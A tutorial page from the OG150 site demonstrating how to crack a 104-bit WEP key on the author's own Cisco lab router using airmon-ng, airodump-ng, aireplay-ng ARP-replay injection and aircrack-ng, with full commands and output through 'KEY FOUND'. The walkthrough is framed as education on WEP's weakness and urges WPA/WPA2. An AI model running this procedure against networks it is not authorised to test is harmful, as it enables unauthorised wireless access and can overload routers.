www.og150.com

Follow @theog150

Cracking WEP (Wired Equivalent Privacy) Keys

TABLE OF CONTENTS


What is WEP?

WEP (Wired Equivalent Privacy) is a security algorithm for IEEE 802.11 wireless networks. It was introduced as part of the original 802.11 standard that was ratified in September 1999. It was intended to provide authentication and encryption services for wireless data. The reality however, is that WEP is flawed and has been exposed many times. It is equally important to understand that people still use WEP, not just residential (i.e. home) users but enterprise (i.e. corporations) as well. I have heard people say they use WEP because a specific (old) device only supports WEP ☹ There are now, of course, better alternatives available – such as WPA and WPA2 – please use them.

WEP Attack Execution.

I will now demonstrate a (static) WEP key being cracked. The test scenario uses a Cisco 1841 router with a wireless interface card. I will demonstrate the OG150, which is within wireless range of the router, cracking the WEP key. The router has been configured with an SSID of '*wep-crack-ssid*' and is using a 104-bit WEP key set to '*00AAAABBBBCCCCDDDDEEEEFFFF*'. Notice that there are 26 hexadecimal values, each hexadecimal is 4-bits, therefore 26 X 4 = 104 bits. The wireless configuration on the router can be seen in Screenshot 1.


Screenshot 1 – Cisco router wireless configuration



```
!
dot11 ssid wep-crack-ssid
 authentication open
 guest-mode
!
!
interface Dot11Radio0/1/0
 ip address 10.1.2.1 255.255.255.0
 !
 encryption key 1 size 128bit 0 00AAAABBBBCCCCDDDDEEEEFFFF transmit-key
 encryption mode wep mandatory
 !
 ssid wep-crack-ssid
 !
!
```

First of all you need to log into your OG150 via SSH. Once you have logged in, place the wireless interface in 'monitor mode' as shown in Screenshot 2


Screenshot 2 – Configure a 'monitor mode' wireless interface



```
root@OG150:~# airmon-ng start wlan0
ps: invalid option -- A
BusyBox v1.19.4 (2013-03-17 02:16:05 PDT) multi-call binary.

Usage: ps

Show list of processes

        w       Wide output


Interface       Chipset         Driver

wlan0           Atheros         ath9k - [phy0]
                                (monitor mode enabled on mon0)

root@OG150:~# █
```

During testing, I noticed intermittent success/failures of this test whilst the wireless (wlan0) interface was enabled. As such, I recommend it is disabled as shown in Screenshot 3. Please note: Disabling the 'wlan0' interface does NOT stop the wireless 'monitor mode' interface from functioning.


Screenshot 3 – Disable 'wlan0' interface



```
root@OG150:~# ifconfig wlan0 down
```

Next, start 'airodump-ng' which will display any SSIDs that the wireless 'monitor mode' interface hears (in simple terms it is listening for wireless beacons). Because we have not specified a wireless channel, the 'airodump-ng' software will cycle through every wireless channel. This ensures that we display SSIDs on all channels. The command to start 'airodump-ng' is shown in Screenshot 4.


Screenshot 4 – Start 'airodump-ng'



```
root@OG150:~# airodump-ng mon0
```

The output displayed by 'airodump-ng' is refreshed in real-time. During the scan in my test, I 'found' the SSID '*wep-crack-ssid*' on wireless channel 9 and confirmed it was running WEP. This can be seen in Screenshot 5. Once you have found the SSID you want to attack, stop 'airodump-ng' using CTRL+C.


Screenshot 5 – Output from 'airodump-ng'



```
 CH 11 ][ Elapsed: 0 s ][ 2013-05-26 06:01

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C8:4C:75:19:4D:A0  -30        8        0    0   9  54e. WEP  WEP         wep-crack-ssid

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

root@OG150:~# █
```

OK, this is progress. We know that WEP is running, we know the wireless channel that the SSID is running on and we know the BSSID of the router. Next, re-start 'airodump-ng' but specify the BSSID, the channel and save the packet capture to the USB disk (/mnt/usb/etc) as shown Screenshot 6. In Screenshot 6, we are capturing any wireless packets from the Cisco router (BSSID C8:4C:75:19:4D:A0) on wireless channel 9 to the USB disk location '/mnt/usb/etc' with a filename of 'WEP-Crack'.

Screenshot 6 – Capture wireless packets using 'airodump-ng'




```
root@OG150:~# airodump-ng --bssid C8:4C:75:19:4D:A0 --channel 9 --write /mnt/usb/etc/WEP-Crack mon0█
```

The next step is decision time! You need to decide if you want to do a ‘passive’ attack or an ‘active’ attack. A WEP crack requires packets, and lots of them (typically tens of thousands of packets). In a ‘passive’ attack, the attacker simply listens to the wireless traffic, therefore it is extremely difficult to catch an attacker executing this type of attack. The downside is that it can take days, even weeks to capture enough wireless packets to crack the WEP key – you really want a busy wireless network with lots of traffic! In an ‘active’ attack, the attacker injects packets into the network to make the wireless network busy, as a result you capture lots of wireless packets ☺ Although this greatly speeds the cracking process, you are also more likely to arouse suspicion by interfering with normal traffic patterns. In this tutorial, I will use the ‘active’ attack....

I use a test laptop, which is a legitimate user of the SSID ‘wep-crack-ssid’. This laptop is configured as shown in Screenshot 7.

Screenshot 7 – Test laptop wireless configuration




Name: wep-crack-ssid
SSID: wep-crack-ssid
Network type: Access point
Network availability: All users

☑ Connect automatically when this network is in range
□ Connect to a more preferred network if available
□ Connect even if the network is not broadcasting its name (SSID)

Security type: No authentication (Open)
Encryption type: WEP
Network security key 00AAAABBBBCCCCDDDDEEEEFFFF
☑ Show characters
Key Index: 1

I successfully connect the test laptop to SSID ‘*wep-crack-ssid*’. You should notice that the output in Screenshot 8 differs from Screenshot 5 when a client is associated. You can see that my test laptop (MAC address 58:94:6B:88:8F:08) is associated to the Cisco router (BSSID C8:4C:75:19:4D:A0).


Screenshot 8 – Output displayed by ‘airodump-ng’ when a wireless client is associated



```
CH  9 ][ Elapsed: 16 s ][ 2013-05-26 06:04

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C8:4C:75:19:4D:A0  -26 100      181      315   39   9  54e. WEP  WEP    OPN  wep-crack-ssid

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

C8:4C:75:19:4D:A0  58:94:6B:88:8F:08  -19   54e-54e    0      317
```

OK, how do we generate wireless traffic using an ‘active’ attack? We use ‘aireplay-ng’ to replay ARP packets. Importantly, create a second SSH connection to the OG150 (the first SSH session is running ‘airodump-ng’). In Screenshot 9 we specify the parameters captured in Screenshot 8, the OG150 is now listening for what it believes to be an ARP request from the test laptop. If it captures an ARP request, it will replay it over and over again. The result is that the device whose IP address is in the ARP request will send an ARP reply, hence generating wireless traffic.


Screenshot 9 – Generating wireless traffic with ‘aireplay-ng’



```
root@OG150:~# aireplay-ng -3 -b C8:4C:75:19:4D:A0 -h 58:94:6B:88:8F:08 mon0
The interface MAC (14:CF:92:52:07:BA) doesn't match the specified MAC (-h).
        ifconfig mon0 hw ether 58:94:6B:88:8F:08
06:04:55  Waiting for beacon frame (BSSID: C8:4C:75:19:4D:A0) on channel 9
Saving ARP requests in replay_arp-0526-060455.cap
You should also start airodump-ng to capture replies.
Read 78 packets (got 0 ARP requests and 13 ACKs), sent 0 packets...(0 pps)
```

Please note: This causes a lot of overhead! On my Cisco router the CPU went up to 97% because the ‘aireplay-ng’ software was continually replaying an ARP request for the router’s wireless IP address – therefore the router was responding with ARP replies which uses the CPU ☹ You can see the ‘debug arp’ output that was displayed on the Cisco router in Screenshot 10.


Screenshot 10 – Cisco router ‘debug arp’ output whilst ‘aireplay-ng’ is active



```
 IP ARP: rcvd req src 10.1.2.26 5894.6b88.8f08, dst 10.1.2.1 Dot11Radio0/1/0
 IP ARP: sent rep src 10.1.2.1 c84c.7519.4da0,
dst 10.1.2.26 5894.6b88.8f08 Dot11Radio0/1/0
```

Next, create a third SSH connection to your OG150 (the first SSH session is running ‘airodump-ng’, the second is running ‘aireplay-ng’). You can finally start to try and crack the WEP key! To do this, we launch ‘aircrack-ng’ against the capture file that we started in Screenshot 5. You can see this command in Screenshot 11.


Screenshot 11 – Start ‘aircrack-ng’ to try and crack WEP key



```
root@OG150:~# aircrack-ng /mnt/usb/etc/WEP-Crack-01.cap
Opening /mnt/usb/etc/WEP-Crack-01.cap
Read 33225 packets.

   #  BSSID              ESSID                     Encryption

   1  C8:4C:75:19:4D:A0  wep-crack-ssid            WEP (2614 IVs)

Choosing first network as target.

Opening /mnt/usb/etc/WEP-Crack-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 2642 ivs.
```

The ‘aircrack-ng’ software will start trying to crack the WEP key. Please be patient, if the ‘aircrack-ng’ cannot crack the WEP key with the packets available, it will pause for a while and wait for more packets to be collected before restarting the cracking process automatically. As you can see in Screenshot 12, the WEP key was cracked!! It took approximately 44 minutes to crack the WEP key during the ‘active’ attack.

Screenshot 12 – WEP key is cracked!




```
                                              Aircrack-ng 1.1


                              [00:43:52] Tested 192257 keys (got 30449 IVs)

   KB    depth   byte(vote)
    0    0/  1   00(42496) A0(38144) 06(36864) B9(36608) C3(36352) 4F(36352) CE(36352) F7(36352) 1B(36096) 24(35840)
    1    0/  1   AA(39936) 11(38400) 25(37632) 52(37120) 4E(37120) 36(36864) 7C(36608) 9C(36352) FC(36096) 5F(35584)
    2    0/  1   AA(40960) 3B(38144) 49(37632) 5D(37376) 48(36352) 47(36096) CE(35840) CF(35840) 28(35584) D9(35328)
    3    0/  1   BB(45568) 15(37888) 22(37120) 53(36608) D9(36608) 9D(35584) F2(35584) 05(35072) 02(35072) 26(35072)
    4    0/  1   BB(38912) 65(37120) 58(36352) 9A(36096) 43(35584) 34(35584) 22(35328) 31(35328) 92(35328) F0(35072)
    5    0/  1   CC(40960) 30(37376) A7(37376) 7C(37376) B5(37376) 09(36864) B1(36608) 17(36608) 53(36096) 9C(36096)
    6    0/  3   CB(38912) F6(37632) 62(37376) 95(37120) 3D(36608) 2F(36352) F4(36352) 32(35840) EF(35584) 38(35328)
    7    0/  1   DD(46336) 01(37376) 07(37376) 3B(37120) 8C(36864) 8F(36864) 81(36608) 9C(36608) B7(36352) AB(35840)
    8    0/  1   DD(43008) 49(39680) A2(38912) E6(38144) 66(37376) 6C(36864) 4C(36864) 5D(36096) 7D(36096) 2A(36096)
    9    0/  1   EE(45824) 5E(37632) 84(37632) C0(37120) DD(37120) 79(36864) 5C(36864) 24(36608) 1A(36352) C4(36096)
   10    1/  1   F8(39168) 21(37632) D1(37376) 02(37120) A8(36608) 9E(36352) 45(36096) 69(36096) AE(35840) BC(35584)
   11    0/  1   35(38144) E4(37632) E0(37376) 2D(37376) 03(36864) F8(36608) 6B(36352) 8C(36096) 17(35840) F3(35840)
   12    0/  1   FF(41072) A7(38664) 5F(38180) E9(38048) 69(38044) CE(37244) 8C(36748) 23(36720) E3(36396) 85(36292)

             KEY FOUND! [ 00:AA:AA:BB:BB:CC:CC:DD:DD:EE:EE:FF:FF ]
        Decrypted correctly: 100%

root@OG150:~# █
```

Please note: The CPU processor on the OG150 is not the most powerful, therefore it should be expected that WEP cracking on the OG150 is slower than a typical laptop currently on the market.


Once you are finished, stop ‘airodump’ng’ and ‘aireplay-ng’ using CTRL+C. In addition, it is advisable to remove the capture files once you have finished using them (to prevent the USB disk from becoming full). Screenshot 13 shows how to display the capture files that have been saved to the USB disk (location /mnt/usb/etc). Screenshot 14 shows how to delete the capture files.

Screenshot 13 – Display capture files saved to USB disk



```
root@OG150:~# ls -l /mnt/usb/etc/
-rw-r--r--    1 root     root      276054436 May 26 07:12 WEP-Crack-01.cap
-rw-r--r--    1 root     root            583 May 26 07:12 WEP-Crack-01.csv
-rw-r--r--    1 root     root            600 May 26 07:12 WEP-Crack-01.kismet.csv
-rw-r--r--    1 root     root           3678 May 26 07:12 WEP-Crack-01.kismet.netxml
drwxr-xr-x    2 root     root           4096 May 30  2013 airpwn
drwxr-xr-x    3 root     root           4096 May 30  2013 chilli
-rw-------    1 root     root            791 Mar 17 23:37 chilli.conf
drwxr-xr-x    2 root     root           4096 May 30  2013 config
-rw-------    1 root     root           8326 Mar 18 01:07 etter.conf
drwxr-xr-x    2 root     root           4096 May 30  2013 init.d
drwxr-xr-x    2 root     root           4096 Mar 18 07:28 openvpn
drwxr-xr-x    2 root     root           4096 May 30  2013 ssmtp
drwxr-xr-x    2 root     root           4096 May 30  2013 tor
root@OG150:~#
```

Screenshot 14 – Delete capture files on USB disk



```
root@OG150:~# rm /mnt/usb/etc/WEP-Crack-01.cap
root@OG150:~# rm /mnt/usb/etc/WEP-Crack-01.csv
root@OG150:~# rm /mnt/usb/etc/WEP-Crack-01.kismet.csv
root@OG150:~# rm /mnt/usb/etc/WEP-Crack-01.kismet.netxml
```